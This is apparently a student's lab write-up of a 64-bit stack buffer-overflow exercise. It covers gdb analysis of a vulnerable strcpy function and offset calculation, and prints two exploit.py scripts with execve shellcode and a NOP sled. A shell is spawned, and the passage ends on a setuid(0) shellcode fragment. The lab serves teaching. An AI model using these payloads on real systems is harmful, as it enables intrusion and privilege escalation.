I again used `gdb` to debug `stack-L3-dbg`.

```
a0183909r@code$ gdb stack-L3-dbg
gdb-peda$ start
gdb-peda$ pdis bof
```


Then, I disassembled the `bof` function through `pdis bof` to obtaining the following assembly code:



```
Temporary breakpoint 1, main (argc=0x0, argv=0x0) at stack.c:26
26      {
gdb-peda$ pdis bof
Dump of assembler code for function bof:
   0x0000555555555229 <+0>:     endbr64
   0x000055555555522d <+4>:     push   rbp
   0x000055555555522e <+5>:     mov    rbp,rsp
   0x0000555555555231 <+8>:     sub    rsp,0x140
   0x0000555555555238 <+15>:    mov    QWORD PTR [rbp-0x138],rdi
   0x000055555555523f <+22>:    mov    rdx,QWORD PTR [rbp-0x138]
   0x0000555555555246 <+29>:    lea    rax,[rbp-0x130]
   0x000055555555524d <+36>:    mov    rsi,rdx
   0x0000555555555250 <+39>:    mov    rdi,rax
   0x0000555555555253 <+42>:    call   0x5555555550c0 <strcpy@plt>
   0x0000555555555258 <+47>:    mov    eax,0x1
   0x000055555555525d <+52>:    leave
   0x000055555555525e <+53>:    ret
End of assembler dump.
gdb-peda$ b *0x0000555555555258
Breakpoint 2 at 0x555555555258: file stack.c, line 22.
gdb-peda$ r
```

Figure 11 – Assembly code of `stack-L3`'s `bof` function

I set the breakpoint to `0x0000555555555258`, which is after the `strcpy` function, and ran the program. I then obtained the addresses of the `RBP` (`0x00007fffffffd8a0`) and the `buffer` local variable (`0x00007fffffffd770`).



```
gdb-peda$ p $rbp
$1 = (void *) 0x7fffffffd8a0
gdb-peda$ p &buffer
$2 = (char_(*)[300]) 0x7fffffffd770
```


Figure 12 – Addresses of `RBP` and `buffer` local variable

<u>Offset from start of `buffer` to saved return address</u>

The distance from the start of `buffer` to the `RBP` is 256 + 3 * 16 = 304 bytes. Since the size of the `RBP` for a 64-bit program is 8 bytes, and the saved return address is located right after the `RBP`, hence the offset from the start of `buffer` to the saved return address will be exactly 304 + 8 = **312 bytes**.

Creating the exploit script (1)

At first, I updated the `exploit.py` script in a similar fashion as I have done for the 32-bit program:




```
#!/usr/bin/python3
import sys

# 64-bit shellcode
shellcode= (
  "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
  "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
  "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

####################################################################
# Put the shellcode somewhere in the payload
start = 480                # omewhere within the buffer (divisible by 8)
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
buf    = 0x7fffffffd770 # Buffer address
ret    = buf + 400      # Address within No-Op sled
offset = 312            # 304 + 8

L = 8     # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
####################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

Figure 13 – `exploit.py` script for `stack-L3` (1)

1. `shellcode` – Copy-pasted from the 64-bit shellcode from the `call_shellcode.c` source code
2. `start` – Same as before
3. `buf` – The address of the start of `buffer`
4. `offset` – The offset from the start of `buffer` to the saved return address found earlier
5. `ret` – Same as before
6. `L` – Length of address which is 8 since it is 64-bit address

Launching the attack (1)

I ran the `exploit.py` script to obtain the corresponding `badfile`. Then, I executed `stack-L3` and… obtained an illegal instruction error.




```
a0183909r@code$ python3 L3-exploit.py
a0183909r@code$ ./stack-L3
Input size: 517
Illegal instruction (core dumped)
```

Figure 14 – Failed attempt in obtaining shell from `stack-L3`

Obviously, something was wrong. I used `gdb` to debug the program and look and the stack right after the `strcpy` function. I realised that the payload in the `buffer` has been cut off, and the shellcode was not copied into the `buffer` variable.

Well, the reason is that the new return address in the payload contains the hex `\x00`. When `strcpy` copies the `str`, it terminates once it encountered the `\x00`, and thus the second half of the payload was not copied. This is reflected in the screenshots below in `gdb`:



```
Breakpoint 2, 0x0000555555555258 in bof ()
gdb-peda$ stack 100
0000| 0x7fffffffd770 --> 0x7ffff7e291e0 (<__funlockfile>:       endbr64)
0008| 0x7fffffffd778 --> 0x7fffffffdce0 --> 0x9090909090909090
0016| 0x7fffffffd780 --> 0x9090909090909090
0024| 0x7fffffffd788 --> 0x9090909090909090
0032| 0x7fffffffd790 --> 0x9090909090909090
0040| 0x7fffffffd798 --> 0x9090909090909090
0048| 0x7fffffffd7a0 --> 0x9090909090909090
0056| 0x7fffffffd7a8 --> 0x9090909090909090
```

```
0304| 0x7fffffffd8a0 --> 0x9090909090909090
0312| 0x7fffffffd8a8 --> 0x9090909090909090
0320| 0x7fffffffd8b0 --> 0x9090909090909090
0328| 0x7fffffffd8b8 --> 0x7fffffffd910 --> 0x0
0336| 0x7fffffffd8c0 --> 0x0
0344| 0x7fffffffd8c8 --> 0x7fffffffdce0 --> 0x9090909090909090
0352| 0x7fffffffd8d0 --> 0x0
0360| 0x7fffffffd8d8 --> 0x0
0368| 0x7fffffffd8e0 --> 0x0
0376| 0x7fffffffd8e8 --> 0x0
```

Figure 15 – Stack layout in `bof` function for `stack-L3` after `strcpy`(1)

Overcoming the zero bytes in 64-bit addresses

A simple workaround is to put the 64-bit shellcode before the return address in the payload instead of after. This will ensure that the shellcode will be copied by `strcpy` into the `buffer` variable.

Also, since Linux uses little-endian, I do not need to worry that the most significant bits of the return address are zero bytes. However, I do need to choose a return address that does not contain zero bytes in the middle or at the end of the address. Since the return address just need to point anywhere in the `NOP` region, I just need to choose any of such addresses from that region.

Creating the exploit script (2)

I updated the `exploit.py` script again with the new solution:




```python
#!/usr/bin/python3
import sys

# 64-bit shellcode
shellcode= (
  "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
  "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
  "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 240                # Somewhere within the buffer (divisible by 8)
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
buf    = 0x7fffffffd770 # Buffer address
ret    = buf + 200      # Address within No-Op sled
offset = 312            # 304 + 8

L = 8     # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

Figure 16 – `exploit.py` script for `stack-L3`(2)

1. `start` – An arbitrary number smaller than the `buffer` size (300), but large enough to compensate for the offset in environment data introduced by `gdb`
2. `ret` – The return address to point to the `NOP` sled, which has been offset by 200 to compensate for the environment data introduced by `gdb`

Launching the attack (2)


I ran the updated `exploit.py` script to obtain the corresponding `badfile`. Then, I executed `stack-L3` and was able to obtain a 64-bit shell successfully as shown below:



```
a0183909r@code$ python3 L3-exploit.py
a0183909r@code$ ./stack-L3
Input size: 517
$ whoami
ice
$ id
uid=1000(ice) gid=1000(ice) groups=1000(ice),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpad
min),131(lxd),132(sambashare)
$ ls
L1-exploit.py  brute-force.sh                peda-session-stack-L3.txt  stack-L3
L2-exploit.py  exploit.py                    stack-L1                   stack-L3-dbg
L3-exploit.py  peda-session-stack-L1-dbg.txt stack-L1-dbg               stack-L4
Makefile       peda-session-stack-L2-dbg.txt stack-L2                   stack-L4-dbg
badfile        peda-session-stack-L3-dbg.txt stack-L2-dbg               stack.c
```

Figure 17 – 64-bit shell obtained from `stack-L3`

After the attack, I inspected the stack again using gdb. The shellcode has been successfully copied by strcpy into the buffer variable, as expected.




```
Breakpoint 2, 0x0000555555555258 in bof ()
gdb-peda$ stack 100
0000| 0x7fffffffd770 --> 0x7ffff7e291e0 (<__funlockfile>:       endbr64)
0008| 0x7fffffffd778 --> 0x7fffffffdce0 --> 0x9090909090909090
0016| 0x7fffffffd780 --> 0x9090909090909090
0024| 0x7fffffffd788 --> 0x9090909090909090
0032| 0x7fffffffd790 --> 0x9090909090909090
0040| 0x7fffffffd798 --> 0x9090909090909090
0048| 0x7fffffffd7a0 --> 0x9090909090909090
0056| 0x7fffffffd7a8 --> 0x9090909090909090
0064| 0x7fffffffd7b0 --> 0x9090909090909090
0072| 0x7fffffffd7b8 --> 0x9090909090909090
0080| 0x7fffffffd7c0 --> 0x9090909090909090
0088| 0x7fffffffd7c8 --> 0x9090909090909090
0096| 0x7fffffffd7d0 --> 0x9090909090909090
0104| 0x7fffffffd7d8 --> 0x9090909090909090
0112| 0x7fffffffd7e0 --> 0x9090909090909090
0120| 0x7fffffffd7e8 --> 0x9090909090909090
0128| 0x7fffffffd7f0 --> 0x9090909090909090
0136| 0x7fffffffd7f8 --> 0x9090909090909090
0144| 0x7fffffffd800 --> 0x9090909090909090
0152| 0x7fffffffd808 --> 0x9090909090909090
0160| 0x7fffffffd810 --> 0x9090909090909090
0168| 0x7fffffffd818 --> 0x9090909090909090
0176| 0x7fffffffd820 --> 0x622fb84852d23148
0184| 0x7fffffffd828 ("in//shPH\211\347RWH\211\346H1\300\260;\017\005", '\220' <repeats 122 times>,
 "\020\330\377\377\377\177")
0192| 0x7fffffffd830 --> 0x48e689485752e789
--More--(25/100)
0200| 0x7fffffffd838 --> 0x9090050f3bb0c031
0208| 0x7fffffffd840 --> 0x9090909090909090
0216| 0x7fffffffd848 --> 0x9090909090909090
```

Figure 18 – Stack layout in `bof` function for `stack-L3` after `strcpy`(2)

Task 7

Using the binary code for `setuid(0)` provided in the `call_shellcode.c` source code, I prepended the extension to the beginning of the previous shellcodes as shown in the figure below.




```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

// Binary code for setuid(0)
// 64-bit:  "\x48\x31\xff\x48\x31\xc0\xb0\x69\x0f\x05"
// 32-bit:  "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"


const char shellcode[] =
#if __x86_64__
  "\x48\x31\xff\x48\x31\xc0\xb0\x69\x0f\x05"
  "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
